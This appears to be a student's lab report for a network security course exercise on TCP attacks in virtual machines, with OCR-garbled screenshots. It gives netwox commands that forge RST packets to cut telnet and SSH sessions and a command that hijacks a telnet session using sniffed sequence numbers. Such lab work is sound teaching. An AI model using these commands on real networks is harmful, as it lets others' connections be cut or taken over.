


5) Using the command `netwox 78 --device "Eth0" --filter "host 10.0.2.7" --spoofip "raw"`

`--ips "10.0.2.5"`



- 6) When the attack starts, the attacker waits for any victim packet in LAN. However, one the victim types any command inside observer the TCP packets are sent to the victim and forces it to terminate the telnet connection.




The screenshot shows a Linux desktop environment with a dark blue theme. In the foreground, a terminal window is open with the following command history:

```
[10/29/19]seed@VM:~$ ls
[10/29/19]seed@VM:~$ cd ..
[10/29/19]seed@VM:~/home$ ls
seed
[10/29/19]seed@VM:~/home$ cd seed
[10/29/19]seed@VM:~$ ls
Capture android Desktop examples.desktop lib Public Videos
...using this bin Documents hi.txt Music source
Customization Downloads host Pictures Templates
[10/29/19]seed@VM:~$ cd host
[10/29/19]seed@VM:~/hosts$ ls
nifcfg
[10/29/19]seed@VM:~/hosts$ cd ..
[10/29/19]seed@VM:~$ ls
eng0s3 any Loopback Random bin Cisco rem Customization Downloads host Pictures Templates
[10/29/19]seed@VM:~$ ./examples.desktop
-bash: ./examples.desktop: Permission denied
[10/29/19]seed@VM:~$ cd Desktop/
[10/29/19]seed@VM:~/Desktop$ ls
tbl1 lab3
[10/29/19]seed@VM:~/Desktop$ ifconfig
eng0s3 Link encap:Ethernet HWaddr 08:00:27:e8:7e:56
inet addr:10.0.2.5 Bcast:10.0.2.255 Mask:255.255.255.0
inet6 addr: fe80::800:27ff:fe87:e56 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:2404 errors:0 dropped:0 overruns:0 frame:0
TX packets:1488 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:179922 (179.9 KB) TX bytes:139002 (139.0 KB)
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:65536 Metric:1
RX packets:1971 errors:0 dropped:0 overruns:0 frame:0
TX packets:1971 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1
RX bytes:151240 (151.2 KB) TX bytes:151240 (151.2 KB)

[10/29/19]seed@VM:~/Desktop$ lConnection closed by foreign host.
[10/29/19]seed@VM:~$ s
s: command not found
[10/29/19]seed@VM:~$
```

In the background, a Wireshark window is visible, showing network traffic. A tooltip from Wireshark says "Ready to load or capture".

- 7) The attacker can observe the process of TCP RSP packets sent by the observer to the victim forcing it to terminate the connection by using Wireshark.



Solution using SSH

1) First, victim establishes an ssh connection with observer using command,

Ssh 10.0.2.5


2) After the connection established, use the command */s* in order to show the folder listing of the observer. (Same way as it was in telnet connection example)

3) For the attack to start, command;


Sudo -s

Netwox 78 --device "Eth0" --filter "port 22" --spoofip "raw" --ips "10.0.2.5"

4) From the victim's machine, when the machine tries to list the folders in the observer's machine, for example using the `ls` command, the SSH connection is force terminated.



5) The same way as in telnet connection, the process of forged TCP RSP packets could be watched over using Wireshark, setting the RST flag to 1, terminates connection as shown above in the image.



Task 4: TCP Session Hijacking

1) Make a telnet connection from the victim's machine to the observer by the command

`telnet 10.0.2.5`


2) Launching Wireshark to observe that victim machine uses the port 48266 and



provides initial sequence number 2413703961 to the observer.

Note: If you want to see the absolute value of sequence and acknowledgment numbers,

Make sure to change settings in Wireshark by clicking Edit → Preferences→

Protocols→ TCP→ Uncheck the box “Relative Sequence Number”.






3) From Wireshark observations we have;

- Source Port: 48266
- Destination Port: 23
- Seq Number: 2413803958
- Ack Number: 851806037
- Window Size Value: 237
- Fragment Status: Don't Fragment
- Time to live(ttl): 64

4) After getting the sequence(before/after) and acknowledgment number, the attacker initiates the attack.

Using the command;


```
Netwox 40 --ip4-dontfrag --ip4-ttl 64 --ip4-src 10.0.2.6 --ip4-dst 10.0.2.5 --tcp-src 48266  
--tcp-dst 23 --tcp-seqnum 2413803958 --tcp-acknum 851806037 --tcp-urg --tcp-ack  
--tcp-window 237 --spoofip "best"
```



The screenshot shows a Linux desktop environment with a terminal window open. The terminal window title is 'Terminal' and it displays the command 'netwox 40' followed by various options. Below the command, two tables show the IP and TCP headers of a packet. The IP header includes fields like version (4), ihl (5), tos (0x00=0), total length (0x0028=40), id (0xAE85=44677), offset/frag (0|D|M|0|1|0|0x0000=0), ttl (0x40=64), protocol (0x06=6), source (10.0.2.6), and destination (10.0.2.5). The TCP header includes source port (0xBC8A=48266), destination port (0x0017=23), seqnum (0x8FDFB99B6=2413803958), acknum (0x32C58755=851806037), and various flags (doff=5, r|r|r|r|C|E|U|A|P|R|S|F|, window=0x00ED=237, checksum=0xD66A=54890, urgptr=0x0000=0).


```
root@VM:/home/seed# netwox 40 --ip4-dontfrag --ip4-ttl 64 --ip4-src 10.0.2.6 --ip4-dst 10.0.2.5 --tcp-src 48266 --tcp-dst 23  
--tcp-seqnum 2413803958 --tcp-acknum 851806037 --tcp-urg --tcp-ack --tcp-window 237 --spoofip "best"  
  
IP  
version| ihl | tos | totlen |  
4 | 5 | 0x00=0 | 0x0028=40 |  
id | [r|D|M] | offset/frag | 0x0000=0 |  
0xAE85=44677 | 0|1|0| |  
ttl | protocol | checksum |  
0x40=64 | 0x06=6 | 0x7440 |  
source | 10.0.2.6 |  
destination | 10.0.2.5 |  
  
TCP  
source port | destination port |  
0xBC8A=48266 | 0x0017=23 |  
seqnum |  
0x8FDFB99B6=2413803958 |  
acknum |  
0x32C58755=851806037 |  
doff | r|r|r|r|C|E|U|A|P|R|S|F| | window |  
5 | 0|0|0|0|0|0|1|1|0|0|0| | 0x00ED=237 |  
checksum | urgptr |  
0xD66A=54890 | 0x0000=0 |
```

5) After the attacker successfully forged and sent a telnet packet to the observer, the forged packet is in the “victim” machine’s Wireshark.



6) After the attack, I've tested if the connection is still alive by commanding `/s` to list the directories files of the observer from the victim machine. I've removed the `desktop.picture` by the command `rm desktop.picture` from the observer and doing one more `/s` to list the files, I've observed that the files are removed.

